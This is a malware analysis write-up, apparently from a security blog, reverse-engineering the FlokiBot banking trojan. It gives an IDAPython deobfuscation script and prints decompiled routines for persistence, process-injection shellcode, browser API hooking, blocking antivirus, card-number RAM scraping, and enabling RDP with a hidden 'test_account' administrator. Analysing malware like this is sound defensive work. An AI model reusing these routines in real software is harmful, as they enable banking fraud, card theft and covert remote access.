
### Strings deobfuscation

Most of the interesting strings are encrypted using a XOR with their own one-byte key, which is similar to what ZeuS or Fobber (Tinba evolution) used. The malware stores an array of all `ENCRYPTED_STRING` structures and deobfuscates them on-the-fly by their index. An encrypted string is represented by the following structure :

```
typedef struct {
    char xor_key;
    WORD size;
    void* strEncrypted;
} ENCRYPTED_STRING;
```

First, I ran a short script to list how parameters of `decrypt_string` were pushed on the stack to figure out how to retrieve them without errors.

After running our script, here is an example of how the disassembly looks in IDA :



### Full IDAPython script

Here is the full Python script I wrote to deobfuscate the payload :

<https://gist.github.com/adelmas/8c864315648a21ddabbd6bc7e0b64119>.

It is based on IDAPython and PeFile. It was designed for static analysis, you don't have to start any debugger for the script to work. It does the following :

- Identifies all functions imported by the bot and rename them `[API name]_wrap`
- Parses the `WINAPIHOOK` structure and renames the hook functions `hook_[API name]`
- Decrypts strings and put their decrypted values in comments where the `decrypt_string` function is called

# coding: utf-8
# ===== #

# #
# FLOKIBOT BOT32 DEOBFUSCATION IDA SCRIPT #
# #
# http://adelmas.com/blog/flokibot.php #
# #
# ===== #
# IDAPython script to deobfuscate statically the bot32 payload of the banking malware FlokiBot.
# Imports are fully resolved, hooks are identified and named and strings are decrypted and added in comments, without using any debugger.
# May take a few minutes to resolve imports.
# Works with FlokiBot dropper with some small changes.
import sys
# sys.path.append("/usr/local/lib/python2.7/dist-packages")
# idaapi.enable_extlang_python(True)
import pefile
# RunPlugin("python", 3)
CRC_POLY = 0xEDB88320 # Depending on sample
XOR_KEY = 0x34ED # Depending on sample
ARRAY_ADDR = 0x41B350 # Depending on sample
ARRAY_ITER = 12 # Size of a triplet (3*sizeof(DWORD))
i = 0
# -----
# Generating CRC polynoms
# -----

poly = []
while i < 256:
size = 8
b = i
while size != 0:
if b & 1:
b = (b >> 1) ^ CRC_POLY
else:
b >>= 1
size -= 1
poly.insert(i, b)
i += 1
# -----
# FlokiBot CRC32
# -----
def crc32(name):
name_len = len(name)
i = 0
crc = 0xFFFFFFFF
while i < name_len:
crc = poly[(crc ^ ord(name[i])) & 0xFF] ^ (crc >> 8)
i += 1
crc = (~crc) & 0xFFFFFFFF
return crc

# -----
# DEOBFUSCATING API CALLS
# -----
array_dll = ['ntdll', 'kernel32', 'wininet', 'ws2_32', 'advapi32', 'secur32', 'crypt32',
'shlwapi', 'ole32', 'gdi32', 'shell32', 'user32', 'urlmon' #, 'nss3', 'nspr4', 'chrome'
]
dll_hash = {}
for dll in array_dll:
h = crc32(dll + '.dll') ^ XOR_KEY
dll_hash[h] = dll
print "[+] %s.dll (%X) : Parsing..." % (dll, h)
pe = pefile.PE("C:\\Windows\\System32\\" + dll + ".dll")
api_hash = {}
pe.parse_data_directories()
for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
if exp.name:
api_crc = crc32(exp.name) ^ XOR_KEY
api_hash[api_crc] = exp.name
nb = 0
for i in range(0, 287):
ea_name = (ARRAY_ADDR + i*ARRAY_ITER)
ea_func = Dword(ea_name)
ea_crc = ea_name + 4
MakeDword(ea_crc)
crc = Dword(ea_crc)

if crc in api_hash:
if MakeName(ea_func, api_hash[crc]+"_wrap"):
nb += 1
print "[+] %s : Resolved %d API names" % (dll, nb)
# -----
# PARSING HOOK STRUCT
# -----
sid = AddStruc(-1, 'HOOKWINAPI')
AddStrucMember(sid, 'functionForHook', 0, FF_DWORD FF_DATA, -1, 4)
AddStrucMember(sid, 'hookerFunction', 4, FF_DWORD FF_DATA, -1, 4)
AddStrucMember(sid, 'originalFunction', 8, FF_DWORD FF_DATA, -1, 4)
AddStrucMember(sid, 'originalFunctionSize', 12, FF_DWORD FF_DATA, -1, 4)
AddStrucMember(sid, 'dllHash', 16, FF_DWORD FF_DATA, -1, 4)
AddStrucMember(sid, 'apiHash', 20, FF_DWORD FF_DATA, -1, 4)
HOOKWINAPI_EA = 0x41B000
HOOKWINAPI_SIZE = 0x18
ea = HOOKWINAPI_EA
MakeName(HOOKWINAPI_EA, "hookWinApi_array")
print "Parsing hook table @ 0x%X" % HOOKWINAPI_EA
for i in range(0, 25):
for field in range(0, 6):
MakeDword(ea+4*field)
fn_name = Name(Dword(ea))
hook_ea = Dword(ea+4)

MakeName(hook_ea, "hook_" + fn_name)
hook_name = Name(Dword(ea+4))
ori_ea = ea+8
MakeName(ori_ea, "ori_" + fn_name)
print "[+] Hook on %s \t--> %s" % (fn_name, hook_name)
ea += HOOKWINAPI_SIZE
# -----
# STRING DEOBFUSCATION
# -----
DECRYPT_FN_EA = 0x403948 # Depending on sample
ENCRYPTED_STRINGS_EA = 0x402278 # Depending on sample
DECRYPT_FN = "decrypt_string"
ENCRYPTED_STRINGS = "encrypted_strings"
ARRAY_SIZE = 0x77 # Depending on sample
decrypted_strings = {}
def backwardSearch(ea, instr):
while True:
ea = PrevHead(ea)
if GetMnem(ea) == instr:
return ea
def decrypt_string(index, ea_encrypted):
string = ""
if index == -1:
string = "Invalid index"

return string
encr_array = LocByName(ea_encrypted)
if encr_array == 0xFFFFFFFF:
string = "Invalid array for encrypted strings"
return string
ea_item = encr_array + index*2*4
xor_k = Byte(ea_item)
size = Word(ea_item+2)
ptr_string = Dword(ea_item + 4)
MakeByte(ptr_string)
MakeArray(ptr_string, size)
#print "[%d] %X %X %X" % (index, xor_k, size, ptr_string)
i = 0
if size <= 0:
string = "Size <= 0"
return string
while i < size:
ichr = i
string += str(unichr((i ^ xor_k ^ Byte(ptr_string + i)) & 0xFF))
i += 1
MakeComm(ptr_string, string) # Add comments with decrypted strings in the array
return string
# -----
# Decrypting and commenting whole array

# -----
MakeName(DECRYPT_FN_EA, DECRYPT_FN)
MakeName(ENCRYPTED_STRINGS_EA, ENCRYPTED_STRINGS)
i = 0
loc = LocByName(DECRYPT_FN)
for ea in range(loc, loc+ARRAY_SIZE):
decrypted_strings[i] = decrypt_string(i, ENCRYPTED_STRINGS)
i += 1
print "[+] Decrypted %d strings : " % (i)
print decrypted_strings
# -----
# Commenting calls to decryption function with decrypted strings
# -----
i = 0
for xref in XrefsTo(LocByName(DECRYPT_FN)):
ea = xref.frm
mnem = GetMnem(PrevHead(ea))
index = 0
if mnem == "xor":
index = 0
elif mnem == "pop":
ea = backwardSearch(ea, "push")
index = GetOperandValue(ea, 0)
elif mnem == "inc":
index = 1

elif mnem == "mov":
index = GetOperandValue(ea, 1)
#print "Index : 0x%X" % (index)
if index in decrypted_strings:
MakeComm(xref.frm, decrypted_strings[index])
i += 1
print "[+] Commented %d strings with decrypted values" % (i)
print "[+] Script is done."

## Persistence

The bot copies itself to `C:\Documents and Settings\[username]\Application Data` under a pseudo-random name and achieves Persistence by creating a `.lnk` in the Windows startup folder.

```
int startup_lnk() {
    int v0; // edi@1
    _WORD *v1; // ecx@1
    int v2; // eax@2
    _WORD *v3; // ecx@2
    const void *v4; // eax@2
    const void *v5; // esi@3
    int strStartupFolder; // [sp+8h] [bp-20Ch]@1
    int v8; // [sp+210h] [bp-4h]@6

    v0 = 0;
    SHGetFolderPathW_wrap(0, 7, 0, 0, &strStartupFolder); // 7 = CSIDL_STARTUP
    v1 = (_WORD *)PathFindFileNameW_wrap(&pFilename);
    if ( v1 && (v2 = cstm_strlen(v1), sub_40FECB(v2 - 4, v3), v4) )
        v5 = v4;
    else
        v5 = 0;
    if ( v5 ) {
        v8 = 0;
        if ( build_lnk((int)&v8, (const char *)L"%s\\%s.lnk", &strStartupFolder, v5) > 0 )
            v0 = v8;
        cstm_FreeHeap(v5);
    }
}
```

```
return v0;
}
```

## API Hooking

### Overview

Based on ZeuS, FlokiBot uses the same kind of structure array to store its hooks, with a slightly different structure :

```
typedef struct
{
    void *functionForHook;
    void *hookerFunction;
    void *originalFunction;
    DWORD originalFunctionSize;
    DWORD dllHash;
    DWORD apiHash;
} HOOKWINAPI;
```

After we ran the previous script to deobfuscate API calls and after we located the address of the hook structure array, we could easily parse it with another small IDA script to identify and name the hook functions ( `hook_*` ).

We end up with the following table :

Parsing hook table @ 0x41B000...

Original Function Hooked	Hooker Function	DLL Hash	API Hash
NtProtectVirtualMemory_wrap	hook_NtProtectVirtualMemory_wrap	84C06AAD (ntdll)	5C2D2E7A
NtResumeThread_wrap	hook_NtResumeThread_wrap	84C06AAD (ntdll)	6273819F
LdrLoadDll_wrap	hook_LdrLoadDll_wrap	84C06AAD (ntdll)	18364D1F
NtQueryVirtualMemory_wrap	hook_NtQueryVirtualMemory_wrap	84C06AAD (ntdll)	03F6C761
NtFreeVirtualMemory_wrap	hook_NtFreeVirtualMemory_wrap	84C06AAD (ntdll)	E9D6FAB3
NtAllocateVirtualMemory_wrap	hook_NtAllocateVirtualMemory_wrap	84C06AAD (ntdll)	E0761B06
HttpSendRequestW_wrap	hook_HttpSendRequestW_wrap	C7F4511A (wininet)	0BD4304A
HttpSendRequestA_wrap	hook_HttpSendRequestA_wrap	C7F4511A (wininet)	FF00851B
HttpSendRequestExW_wrap	hook_HttpSendRequestExW_wrap	C7F4511A (wininet)	AAB98346
HttpSendRequestExA_wrap	hook_HttpSendRequestExA_wrap	C7F4511A (wininet)	5E6D3617
InternetCloseHandle_wrap	hook_InternetCloseHandle_wrap	C7F4511A (wininet)	E51929C9
InternetReadFile_wrap	hook_InternetReadFile_wrap	C7F4511A (wininet)	6CC0AC18
InternetReadFileExA_wrap	hook_InternetReadFileExA_wrap	C7F4511A (wininet)	FEDE53D9
InternetQueryDataAvailable_wrap	hook_InternetQueryDataAvailable_wrap	C7F4511A (wininet)	1AF94509
HttpQueryInfoA_wrap	hook_HttpQueryInfoA_wrap	C7F4511A (wininet)	02B5094B
closesocket_wrap	hook_closesocket_wrap	F734DCF8 (ws2_32)	A5C6E39A
send_wrap	hook_send_wrap	F734DCF8 (ws2_32)	A7730E20

WSASend_wrap	hook_WSASend_wrap	F734DCF8 (ws2_32)	B2927DE5
TranslateMessage_wrap	hook_TranslateMessage_wrap	0248AE46 (user32)	5DD9FAF9
GetClipboardData_wrap	hook_GetClipboardData_wrap	0248AE46 (user32)	1DCBE5AA
PFXImportCertStore_wrap	hook_PFXImportCertStore_wrap	1A50B19C (secur32)	E0991FE4
PR_OpenTCPSocket_wrap	hook_PR_OpenTCPSocket_wrap	948B9CAB (nss3)	3B8AA62A
PR_Close_wrap	hook_PR_Close_wrap	948B9CAB (nss3)	6D740323
PR_Read_wrap	hook_PR_Read_wrap	948B9CAB (nss3)	5C9DC287
PR_Write_wrap	hook_PR_Write_wrap	948B9CAB (nss3)	031EF8B8

Most of them are standard hooks installed by ZeuS and most banking malwares. Though, we can notice some interesting new hooks on `NtFreeVirtualMemory` and `NtProtectVirtualMemory`. We will see their uses in the next parts.

## Man-in-the-Browser

Floki implements Man-in-the-Browser attacks by injecting itself into Firefox and Chrome process and intercepting `LdrLoadDll`. If the hash of the DLL that is being loaded by the browser matches with either hash of `nss3.dll`, `nspr4.dll` or `chrome.dll`, API hooks are installed accordingly allowing the malware to perform Form grabbing and Webinjects.

```
int __stdcall hook_LdrLoadDll_wrap(int PathToFile, int Flags, int ModuleFileName, int *ModuleHandle)
{
    int result; // eax@2
    int filename_len; // eax@8
    int dll_hash; // eax@8

[...]
```

```
if ( cstm_WaitForSingleObject() ) {
    v5 = LdrGetDllHandle_wrap(PathToFile, 0, ModuleFileName, ModuleHandle);
    v6 = LdrLoadDll_wrap(PathToFile, Flags, ModuleFileName, ModuleHandle);
    v12 = v6;
    if ( v5 < 0 && v6 >= 0 && ModuleHandle && *ModuleHandle && ModuleFileName )
    {
        RtlEnterCriticalSection_wrap(&unk_41D9F4);
        filename_len = cstm_strlen*( _WORD ** )(ModuleFileName + 4);
        dll_hash = hash_filename(filename_len, v8);
        if ( !(dword_41DA0C & 1) ) {
            if ( dll_hash == 0x2C2B3C88 || dll_hash == 0x948B9CAB ) { // hash nss3.dll & nspr4.dll
                sub_416DBD(*ModuleHandle, dll_hash);
                if ( dword_41DC2C )
                    v11 = setNspr4Hooks(v10, dword_41DC2C);
            }
            else if ( dll_hash == 0xCAAD3C25 ) { // hash chrome.dll
                if ( byte_41B2CC ) {
                    if ( setChromeHooks() )
```

```
        dword_41DA0C |= 2u;
    }

[...]
```

```
    }
    else
    {
        result = LdrLoadDll_wrap(PathToFile, Flags, ModuleFileName, ModuleHandle);
    }
    return result;
}
```

Man-in-the-Browser in Internet Explorer is trivially done by Wininet API Hooking (see functions above). Chrome Webinjects are not implemented yet.

## Process injection

The malware hooks `NtResumeThread` API to inject its shellcode and its payload in other child process.

```
int __userpurge hook_NtResumeThread_wrap@<eax>(int a1@<ebx>, int a2, int a3)
{
    int result; // eax@2
    [...]

    if ( cstm_WaitForSingleObject() ) {
        cstm_memset(&v18, 0, 0x1Cu);
        v20 = v4;
        if ( NtQueryInformationThread_wrap(a2, 0, &v18, v4, &v20, a1) >= 0 ) {
            v5 = v19;
            if ( v19 ) {
                v23 = mutex(v19);
                if ( v23 ) {
                    v6 = OpenProcess_wrap(1144, 0, v5);
                    if ( v6 ) {
                        v22 = 0;
                        v7 = dupl_handle(v6, v23, 0, &v22);
                        v21 = v7;
                        if ( v7 ) {
                            if ( (v8 = (char *)sub_409741 + v7 - dword_41DFE8,
                                v24 = (int (__thiscall *)(void *, int))((char *)sub_409741 + v7 - dword_41DFE8),
                                v15 = 65539,
                                !GetThreadContext_wrap(a2, &v15))
                                || v17 != RtlUserThreadStart_wrap && RtlUserThreadStart_wrap
                                || (v16 = v8,
                                    v15 = 0x10002,
```

```
    v25 = 0x51EC8B55,          // Shellcode
    v26 = 0xFC45C7,
    v27 = 0x68000000,
    v28 = 0,
    v29 = 0xC7FC55FF,
    v30 = 0xFC45,
    v31 = 0x680000,
    v32 = 0xFF000000,
    v33 = 0xC483FC55,
    v34 = 4,
    v35 = 0xC35DE58B,
    cstm_memcpy((char *)&v26 + 3, &Sleep_wrap, 4u),
    cstm_memcpy((char *)&v30 + 2, &v24, v9),
    cstm_memcpy((char *)&v31 + 3, &v22, v10),
    v24 = (int (__thiscall *)(void *, int))100,
    cstm_memcpy(&v28, &v24, v11),
    (v14 = VirtualAllocEx_wrap(v13, v12, v6, 0, 41, 0x3000, 64)) == 0)
    || (WriteProcessMemory_wrap(v6, v14, &v25, 41, 0), v16 = (char *)v14, !SetThreadContext_wrap(a2,
    {
        VirtualFreeEx_wrap(v6, v21, 0, 0x8000);
    }
    }
    NtClose_wrap(v6);
}
NtClose_wrap(v23);
}
}
}
result = NtResumeThread_wrap(a2);
}
else
{
    result = NtResumeThread_wrap(a2);
}
return result;
}
```

## Certificate stealing

FlokiBot is able to steal digital certificates by hooking `PFXImportCertStore`, using the same code as ZeuS and Carberp.

## Protecting hooks

Floki protects its hooks by putting a hook and filtering calls on `NtProtectVirtualMemory` to prevent tools like AV from restoring the original functions. Whenever a program tries to change memory protections of a process Floki

is injected into, the malware will block the call and returns a `STATUS_ACCESS_DENIED` .

```
unsigned int __stdcall hook_NtProtectVirtualMemory_wrap(void *ProcessHandle, int *BaseAddress, int NumberOfBytesToProtect, unsigned long *NewAccessProtection, unsigned long *OldAccessProtection)
{
    int retBaseAddress; // [sp+18h] [bp+Ch]@7

    [...]

    v11 = 0;
    v5 = BaseAddress;
    if ( cstm_WaitForSingleObject() && BaseAddress && ProcessHandle == GetCurrentProcess() )
    {
        if ( check_base_addr(*BaseAddress) )
            return 0xC0000022; // STATUS_ACCESS_DENIED
        RtlEnterCriticalSection_wrap(&unk_41E6E8);
        v11 = 1;
    }
    retBaseAddress = NtProtectVirtualMemory_wrap(
        ProcessHandle,
        BaseAddress,
        NumberOfBytesToProtect,
        NewAccessProtection,
        OldAccessProtection);
    [...]

LABEL_18:
    if ( v11 )
        RtlLeaveCriticalSection_wrap(&unk_41E6E8);
    return retBaseAddress;
}
```

## PoS malware feature : RAM Scraping

In my [previous article](#), I reversed a very basic PoS malware called TreasureHunter that uses RAM scraping as its main way to steal PAN.

Like most PoS malwares, FlokiBot searches for track2 PAN by reading process memory regularly. Obviously, this isn't very efficient since you can't constantly monitor the memory, you will miss on a lot of potential PAN in between scans. To overcome this issue, after Floki injected itself into a process, it will also puts a hook on `NtFreeVirtualMemory` so that it looks for track2 PAN whenever the process wants to free a chunk of memory and before it is actually freed. This way, it is far likely to miss PAN.

```
int __stdcall hook_NtFreeVirtualMemory_wrap(HANDLE ProcessHandle, PVOID *BaseAddress, PSIZE_T RegionSize, ULONG FreeType)
{
    PVOID v4; // ebx@1
```


```
int v5; // edi@03

RtlEnterCriticalSection_wrap(&unk_41E6E8);
v4 = 0;
if ( BaseAddress )
    v4 = *BaseAddress;
v5 = NtFreeVirtualMemory_wrap(ProcessHandle, BaseAddress, RegionSize, FreeType);
if ( v5 >= 0 && !dword_41E6A8 && ProcessHandle == (HANDLE)-1 && cstm_WaitForSingleObject() )
    trigger_ram_scraping((int)v4);
RtlLeaveCriticalSection_wrap(&unk_41E6E8);
return v5;
}
```

When it finds track2 data, Floki will try to identify issuers by looking at the beginning of the PAN. A full list of Issuer Identification Number can be found on this very informative page : [http://www.stevemorse.org/ssn/List\\_of\\_Bank\\_Identity\\_Numbers.html](http://www.stevemorse.org/ssn/List_of_Bank_Identity_Numbers.html). Floki doesn't look at the whole IIN (6 digits) but only checks the first digit and see if it matches with those issuers :

- 3 : Amex / Dinners / JP
- 4 : VISA
- 5 : Mastercard
- 6 : Discover

FlokiBot `identify_mii` routine :



Then, it checks if the PAN is valid according to the Luhn algorithm :

```
char __usercall check_mii_luhn@<al>(void *a1@<ecx>, _BYTE *a2@<esi>)
{
    char result; // al@1
    [...]

    result = identify_mii(*a2, a1);
    if ( result )
    {
        v7 = 0;    v3 = 1;    v8 = 2;
        v9 = 4;    v10 = 6;   v11 = 8;
        v12 = 1;   v13 = 3;   v14 = 5;
        v15 = 7;   v16 = 9;   v4 = 0;    v5 = 16;
        do // Luhn Algorithm
        {
            v6 = a2[--v5] - '0';
            if ( !v3 )
                v6 = *(8v7 + v6);
            v4 += v6;
            v3 = v3 == 0;
        }
        while ( v5 );
        result = v4 % 10 == 0;
    }
    return result;
}
```

## Communications

Communications are encrypted with a mix of RC4 and XOR. Our string deobfuscation script helps identify the following explicitly-named commands :


```
user_flashplayer_remove
user_flashplayer_get
user_homepage_set
user_url_unblock
user_url_block
user_certs_remove
user_certs_get
user_cookies_remove
user_cookies_get
user_execute
user_logoff
user_destroy
fs_search_remove
fs_search_add
fs_path_get
```

```
bot_ddos_stop  
bot_ddos_start  
bot_httpinject_enable  
bot_httpinject_disable  
bot_bc_remove  
bot_bc_add  
bot_update_exe  
bot_update  
bot_uninstall  
os_reboot  
os_shutdown
```

FlokiBot doesn't support TOR yet, but you can find some traces of this feature in the code.

## RDP Activation

The payload tries to activate the remote desktop feature of Windows manually through the registry, and executes a console command to add a hidden administrator account `test_account:test_password`.



```
push esi  
push edi  
call enable_remote_desktop  
push 6  
pop ecx  
mov esi, offset aTest_account ; "test_account"  
lea edi, [ebp+74h+login]  
rep movsd  
push 7  
pop ecx  
lea eax, [ebp+74h+passwd]  
movsw  
push eax ; strPassword  
lea eax, [ebp+74h+login]  
mov esi, offset aTest_password ; "test_password"  
lea edi, [ebp+74h+passwd]  
push eax ; strLogin  
rep movsd  
call cmd_add_user  
pop edi  
pop esi  
test al, al  
jz short loc_409D7D
```

Pseudocode of the `enable_remote_desktop` function :

```
void enable_remote_desktop()  
{  
    signed int v0; // eax@3  
    int v1; // [sp+0h] [bp-Ch]@2  
    int v2; // [sp+4h] [bp-8h]@2  
    int v3; // [sp+8h] [bp-4h]@2
```

```
if ( byte_41E43C ) {
    v2 = 0;
    v1 = 4;
    v3 = 0x80000002;
    if ( RegOpenKeyExW_wrap(0x80000002, L"SYSTEM\\CurrentControlSet\\Control\\Terminal Server", 0, 1, &v3) )
        v0 = -1;
    else
        v0 = cstm_RegQueryValueExW(&v3, (int)L"fDenyTSConnections", (int)&v1, (int)&v2, 4);
    if ( v0 != -1 ) {
        if ( v2 ) {
            v3 = 0; // 0 = Enables remote desktop connections
            cstm_RegSetValueExW(
                0x80000002,
                (int)L"SYSTEM\\CurrentControlSet\\Control\\Terminal Server",
                (int)L"fDenyTSConnections",
                4,
                (int)&v3,
                4);
        }
    }
}
```

Cybercriminals have been using remote desktops more and more since ATS became way too complex to code and too hard to deploy. This way, they get a full access to an infected computer to learn about the target and its habits and perform fraudulent tasks such as money transfer manually.

## Final note & hashes

FlokiBot is yet another malware kit based on ZeuS, with some pieces of code directly taken from the Carberp leak. Nevertheless, its dropper, its unhooking routine and its PoS malware feature make it an interesting malware to analyse. Also, its obfuscation techniques are simple enough to be reversed statically with some IDA scripts without making use of AppCall.

[@v0id\\_hunter](#) uploaded the following SHA256 for some recent FlokiBot samples :

```
23E8B7D0F9C7391825677C3F13FD2642885F6134636E475A3924BA5BDD1D4852
997841515222dbfa65d1aea79e9e6a89a0142819eaec3467c31fa169e57076a
f778ca5942d3b762367be1fd85cf7add557d26794fad187c4511b3318aff5cfd
7d97008b00756905195e9fc008bee7c1b398a940e00b0bd4c56920c875f28bfe
dc21527bd925a7dc95b84167c162747069feb2f4e2c1645661a27e63dff8c326
7e4b2edf01e577599d3a2022866512d7dd9d2da7846b8d3eb8cea7507fb6c92a
fc391f843b265e60de2f44f108b34e64c358f8362507a8c6e2e4c8c689fcdf67
943daa88fe4b5930cc627f14bf422def6bab6d738a4cafd3196f71f1b7c72539
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d96e5a74da7f9b204f3dfad6d33d2ab29f860f77f5348487f4ef5276f4262311

Thank you for reading.

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Source: <http://adelmas.com/blog/flokibot.php>